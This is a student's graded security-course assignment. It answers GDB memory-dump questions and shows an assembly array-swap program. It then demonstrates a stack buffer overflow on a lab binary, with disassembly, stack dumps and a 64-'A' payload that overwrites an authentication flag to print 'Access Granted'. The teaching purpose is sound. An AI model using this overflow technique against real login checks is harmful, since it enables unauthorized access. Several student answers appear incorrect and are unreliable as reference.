CS-647, Spring 2018, 1st Assignment

This assignment must be e-mailed to me by March 5th, 5.00 pm (or earlier)
A print out must also be delivered to my office by March 5th, 5.50 pm (or earlier)
The e-mail and printed versions must be identical. Entire assignment must be in one document.
Everything (name, answers, etc.) MUST be typed
You can form groups of up to 3 students. Each group will submit one assignment.
At the top of the 1st page you must provide the names of the group members.
If any of the above requirements is not met, the assignment will receive 0 points
If you have questions you are welcome to come to my office during the office hours

Student UCID:
Yash Shah – yss22
Ketaki Kakade – kk524

1. (3.2 points) Consider the following GDB command and its output; in a Little-endian system architecture. For each question **you must briefly show** how have you derived the answer.

```
(gdb) x/8xw $exsp
0xbf3d5230:        24556678     34824536     17453672     48363864


0xbf3d5240:         27425664     32761820     35264028     18245631
```

a) (0.6) Provide the GDB command that will print as output the number **3638** of the 1st line**.**

x/1xh 0xbf3d523d
we start the count from the first memory location upto 3638 in little endian and flip the bits to get the desired values. We give half word because we need only two bytes of the word

b) (0.8) Provide the output of the GDB command “**x/3xh 0xbf3d5235**”
8245 7234 4536

Here we are asked to give half words, starting from the given memory location therefore, we start the count from **0xbf3d5235** and go upto 3 half words after flipping the bits

c) (0.8) Provide the output of the GDB command “**x/3xw 0xbf3d5242**
0x18202742 0x40283276 0x56313526
We need to have three words from the given memory location after flipping the bytes because we little endian


d) (1.0) Provide the output of the GDB command “**x/3xw 0xbf3d5239**
0x64174536 0x64483638 0x20274256

We need the three words starting from the given memory location.


2. following is the Assembly code for switching the 2nd and 6th , 3rd and 7th values of the integer array.

```
.data

     IntegerArray:
  .int 28,38,48,58,68,78,88

.bss
  .comm LargeBuffer, 10000
.text
  .globl _start
  _start:
            nop

  movl $0, %ecx
  movl $1, %edi
  movl IntegerArray(%ecx,%edi,4), %eax


  movl $5,%edi
  movl IntegerArray(%ecx,%edi,4), %ebx

  movl $0, %ecx
  movl $1, %edi
      movl %ebx,IntegerArray(%ecx,%edi,4)

  movl $0, %ecx
  movl $5, %edi
  movl %eax, IntegerArray(%ecx,%edi,4)

  movl $2,%edi
  movl IntegerArray(%ecx,%edi,4), %eax

  movl $6, %edi
  movl IntegerArray(%ecx,%edi,4), %ebx

  movl $0, %ecx
  movl $2, %edi
  movl %ebx, IntegerArray(%ecx,%edi,4)

  movl $0, %ecx
  movl $6, %edi
  movl %eax, IntegerArray(%ecx,%edi,4)


  #Exit syscall to exit the program
  movl $1, %eax
  movl $0, %ebx
  int $0x80
```

Following are the screenshots of the console screen before and after switching the integers in the array




```
[03/05/2018 12:45] root@ubuntu:/home/seed/Desktop/647# as -ggstabs Asg1-2.s -o Asg1.o
[03/05/2018 12:46] root@ubuntu:/home/seed/Desktop/647# ld Asg1.o -o Asg1
[03/05/2018 12:46] root@ubuntu:/home/seed/Desktop/647# gdb -q Asg1
Reading symbols from Asg1...done.
(gdb) list 1
1       .data
2
3              IntegerArray:
4               .int 28,38,48,58,68,78,88
5
6       .bss
7               .comm LargeBuffer, 10000
8       .text
9               .globl _start
10              _start:
(gdb)
11                       nop
12
13              movl $0, %ecx
14              movl $1, %edi
15              movl IntegerArray(%ecx,%edi,4), %eax
16
17
18              movl $5,%edi
19              movl IntegerArray(%ecx,%edi,4), %ebx
20
(gdb)
21              #switching 38 and 78
22              movl $0, %ecx
23              movl $1, %edi
24              movl %ebx,IntegerArray(%ecx,%edi,4)
25
26              movl $0, %ecx
27              movl $5, %edi
28              movl %eax, IntegerArray(%ecx,%edi,4)
29
30              movl $2,%edi
(gdb)
31              movl IntegerArray(%ecx,%edi,4), %eax
32
33              movl $6, %edi
```




```
40
(gdb)
41              movl $0, %ecx
42              movl $6, %edi
43              movl %eax, IntegerArray(%ecx,%edi,4)
44
45
46              #Exit syscall to exit the program
47              movl $1, %eax
48              movl $0, %ebx
49              int $0x80
(gdb) break *_start+1
Breakpoint 1 at 0x8048075: file Asg1-2.s, line 13.
(gdb) break 44
Breakpoint 2 at 0x80480ee: file Asg1-2.s, line 44.
(gdb) x/7dw &IntegerArray
0x80490fa:      28      38      48      58
0x804910a:      68      78      88
(gdb) c
The program is not being run.
(gdb) run
Starting program: /home/seed/Desktop/647/Asg1

Breakpoint 1, _start () at Asg1-2.s:13
13              movl $0, %ecx
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) n
Program not restarted.
(gdb) x/7dw &IntegerArray
0x80490fa:      28      38      48      58
0x804910a:      68      78      88
(gdb) c
Continuing.

Breakpoint 2, _start () at Asg1-2.s:47
47              movl $1, %eax
(gdb) x/7dw &IntegerArray
0x80490fa:      28      78      88      58
0x804910a:      68      38      48
(gdb)
```

3.1] Following are the screenshots for main program and check_authentication function.



```
[03/05/2018 12:18] seed@ubuntu:~/Desktop/647$ ls
Asg1-3  auth  auth1  auth12  auth123  auth1.c  auth2  auth23  auth2.c  auth.c  L03  L03.c  Nvr  nvr2  nvr2.c  nvr2.c~  Nvr.c  Nvr.c~
[03/05/2018 12:19] seed@ubuntu:~/Desktop/647$ gdb -q Asg1-3
Reading symbols from Asg1-3...done.
(gdb) list 1
1       init.c: No such file or directory.
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804854e <+0>:     push   %ebp
   0x0804854f <+1>:     mov    %esp,%ebp
   0x08048551 <+3>:     sub    $0x10,%esp
   0x08048554 <+6>:     movl   $0x0,-0x4(%ebp)
   0x0804855b <+13>:    cmpl   $0x1,0x8(%ebp)
   0x0804855f <+17>:    jg     0x8048582 <main+52>
   0x08048561 <+19>:    mov    0xc(%ebp),%eax
   0x08048564 <+22>:    mov    (%eax),%eax
   0x08048566 <+24>:    mov    %eax,0x4(%esp)
   0x0804856a <+28>:    movl   $0x80486bd,(%esp)
   0x08048571 <+35>:    call   0x8048398 <printf@plt>
   0x08048576 <+40>:    movl   $0x0,(%esp)
   0x0804857d <+47>:    call   0x80483c8 <exit@plt>
   0x08048582 <+52>:    mov    0xc(%ebp),%eax
   0x08048585 <+55>:    add    $0x4,%eax
   0x08048588 <+58>:    mov    (%eax),%eax
   0x0804858a <+60>:    mov    %eax,(%esp)
   0x0804858d <+63>:    call   0x8048494 <check_authentication>
   0x08048592 <+68>:    mov    %eax,-0x4(%ebp)
   0x08048595 <+71>:    cmpl   $0x1,-0x4(%ebp)
   0x08048599 <+75>:    jne    0x80485c1 <main+115>
   0x0804859b <+77>:    movl   $0x80486d3,(%esp)
   0x080485a2 <+84>:    call   0x80483a8 <puts@plt>
   0x080485a7 <+89>:    movl   $0x80486f0,(%esp)
   0x080485ae <+96>:    call   0x80483a8 <puts@plt>
   0x080485b3 <+101>:   movl   $0x8048706,(%esp)
   0x080485ba <+108>:   call   0x80483a8 <puts@plt>
   0x080485bf <+113>:   jmp    0x80485cd <main+127>
   0x080485c1 <+115>:   movl   $0x8048722,(%esp)
   0x080485c8 <+122>:   call   0x80483a8 <puts@plt>
   0x080485cd <+127>:   leave
   0x080485ce <+128>:   ret
End of assembler dump.
```

(Screenshot 1)




```
Dump of assembler code for function check_authentication:
   0x08048494 <+0>:     push   %ebp
   0x08048495 <+1>:     mov    %esp,%ebp
   0x08048497 <+3>:     sub    $0x4c,%esp
   0x0804849a <+6>:     movl   $0x0,-0x4(%ebp)
   0x080484a1 <+13>:    mov    0x8(%ebp),%eax
   0x080484a4 <+16>:    mov    %eax,0x4(%esp)
   0x080484a8 <+20>:    lea    -0x44(%ebp),%eax
   0x080484ab <+23>:    mov    %eax,(%esp)
   0x080484ae <+26>:    call   0x8048388 <strcpy@plt>
   0x080484b3 <+31>:    movl   $0x8048690,0x4(%esp)
   0x080484bb <+39>:    lea    -0x44(%ebp),%eax
   0x080484be <+42>:    mov    %eax,(%esp)
   0x080484c1 <+45>:    call   0x80483b8 <strcmp@plt>
   0x080484c6 <+50>:    test   %eax,%eax
   0x080484c8 <+52>:    jne    0x80484d1 <check_authentication+61>
   0x080484ca <+54>:    movl   $0x1,-0x4(%ebp)
   0x080484d1 <+61>:    movl   $0x8048699,0x4(%esp)
   0x080484d9 <+69>:    lea    -0x44(%ebp),%eax
   0x080484dc <+72>:    mov    %eax,(%esp)
   0x080484df <+75>:    call   0x80483b8 <strcmp@plt>
   0x080484e4 <+80>:    test   %eax,%eax
   0x080484e6 <+82>:    jne    0x80484ef <check_authentication+91>
   0x080484e8 <+84>:    movl   $0x1,-0x4(%ebp)
   0x080484ef <+91>:    movl   $0x80486a2,0x4(%esp)
   0x080484f7 <+99>:    lea    -0x44(%ebp),%eax
   0x080484fa <+102>:   mov    %eax,(%esp)
   0x080484fd <+105>:   call   0x80483b8 <strcmp@plt>
   0x08048502 <+110>:   test   %eax,%eax
   0x08048504 <+112>:   jne    0x804850d <check_authentication+121>
   0x08048506 <+114>:   movl   $0x1,-0x4(%ebp)
   0x0804850d <+121>:   movl   $0x80486ab,0x4(%esp)
   0x08048515 <+129>:   lea    -0x44(%ebp),%eax
   0x08048518 <+132>:   mov    %eax,(%esp)
   0x0804851b <+135>:   call   0x80483b8 <strcmp@plt>
   0x08048520 <+140>:   test   %eax,%eax
   0x08048522 <+142>:   jne    0x804852b <check_authentication+151>
   0x08048524 <+144>:   movl   $0x1,-0x4(%ebp)
   0x0804852b <+151>:   movl   $0x80486b4,0x4(%esp)
   0x08048533 <+159>:   lea    -0x44(%ebp),%eax
---Type <return> to continue, or q <return> to quit---
```

(Screenshot 2)

3.2 & 3.3] Following are the break points in the assembly code.

Breakpoint 1: 0x080484ae
Breakpoint 2: 0x08048549
The first breakpoint is given which gives the value of the stack when variables are initialized. This includes the value of ebp, authentication flag, return address.
The second breakpoint is the last instruction before making the return to the main function.



```
(gdb) $(perl -e 'print "A"x64 . \x01')
Undefined command: "$".  Try "help".
(gdb) $(perl -e 'print "A"x64 . \x01')
Undefined command: "$".  Try "help".
(gdb) $(perl -e 'print "A"x64 . "\01"')
Undefined command: "$".  Try "help".
(gdb) break *0x080484ae
Breakpoint 1 at 0x80484ae
(gdb) break *0x08048549
Breakpoint 2 at 0x8048549
(gdb) run $(perl -e 'print "A"x64 . "\01"')
Starting program: /home/seed/Desktop/647/Asg1-3 $(perl -e 'print "A"x64 . "\01"')

Breakpoint 1, 0x080484ae in check_authentication ()
(gdb) x/40xw $esp
0xbffff004:     0xbffff00c      0xbffff2f0      0xb7eabd56      0xffffffff
0xbffff014:     0xbffff03e      0xb7e21c34      0xb7e482f3      0x00000000
0xbffff024:     0x00ca0000      0x00000001      0x000000c2      0xbffff2d2
0xbffff034:     0x08049ff4      0xbffff048      0x08048354      0x080485e0
0xbffff044:     0x08049ff4      0xbffff068      0x00000000      0xbffff068
0xbffff054:     0x08048592      0xbffff2f0      0xb7fc2000      0x080485e0
0xbffff064:     0x00000000      0x00000000      0xb7e2eaf3      0x00000002
0xbffff074:     0xbffff104      0xbffff110      0xb7fece6a      0x00000002
0xbffff084:     0xbffff104      0xbffff0a4      0x0804a004      0x08048250
0xbffff094:     0xb7fc2000      0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.

Breakpoint 2, 0x08048549 in check_authentication ()
(gdb) x/40xw $esp
0xbffff004:     0xbffff00c      0x080486b4      0x41414141      0x41414141
0xbffff014:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff024:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff034:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff044:     0x41414141      0x41414141      0x00000001      0xbffff068
0xbffff054:     0x08048592      0xbffff2f0      0xb7fc2000      0x080485e0
0xbffff064:     0x00000000      0x00000000      0xb7e2eaf3      0x00000002
0xbffff074:     0xbffff104      0xbffff110      0xb7fece6a      0x00000002
0xbffff084:     0xbffff104      0xbffff0a4      0x0804a004      0x08048250
0xbffff094:     0xb7fc2000      0x00000000      0x00000000      0x00000000
(gdb) █
```


(Screenshot 3)

On disassembling the check_authentication function, we find out that as soon as the function is called, it reserves 76 bytes of location on the stack. This location includes the authentication flag, the buffer and some library calls. The authentication flag takes 4 bytes, the library calls takes 8 bytes. So the remaining value is 64 bytes which is the size of the buffer which we need to overflow.

3.4] Old EBP : 0x00000000
RET: 0x08048592

3.5] The string of A’s that are needed to perform the buffer overflow attack is 64 A’s, since this is the size of the buffer that need to overflown.

3.6] The following is the screenshot for output showing the required output.



```
[03/05/2018 12:24] seed@ubuntu:~/Desktop/647$ date
Mon Mar  5 12:30:09 PST 2018
[03/05/2018 12:30] seed@ubuntu:~/Desktop/647$ echo 2> /proc/sys/kernel/randomize_va_space
bash: /proc/sys/kernel/randomize_va_space: Permission denied
[03/05/2018 12:31] seed@ubuntu:~/Desktop/647$ su
Password:
[03/05/2018 12:31] root@ubuntu:/home/seed/Desktop/647# date
Mon Mar  5 12:31:37 PST 2018
[03/05/2018 12:31] root@ubuntu:/home/seed/Desktop/647# echo 2> /proc/sys/kernel/randomize_va_space

[03/05/2018 12:32] root@ubuntu:/home/seed/Desktop/647# cat /proc/sys/kernel/randomize_va_space
2
[03/05/2018 12:32] root@ubuntu:/home/seed/Desktop/647# Kakade Shah
Kakade: command not found
[03/05/2018 12:33] root@ubuntu:/home/seed/Desktop/647# ./Asg1-3 $(perl -e 'print"A"x64 . "\x01" ')

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
[03/05/2018 12:34] root@ubuntu:/home/seed/Desktop/647# █
```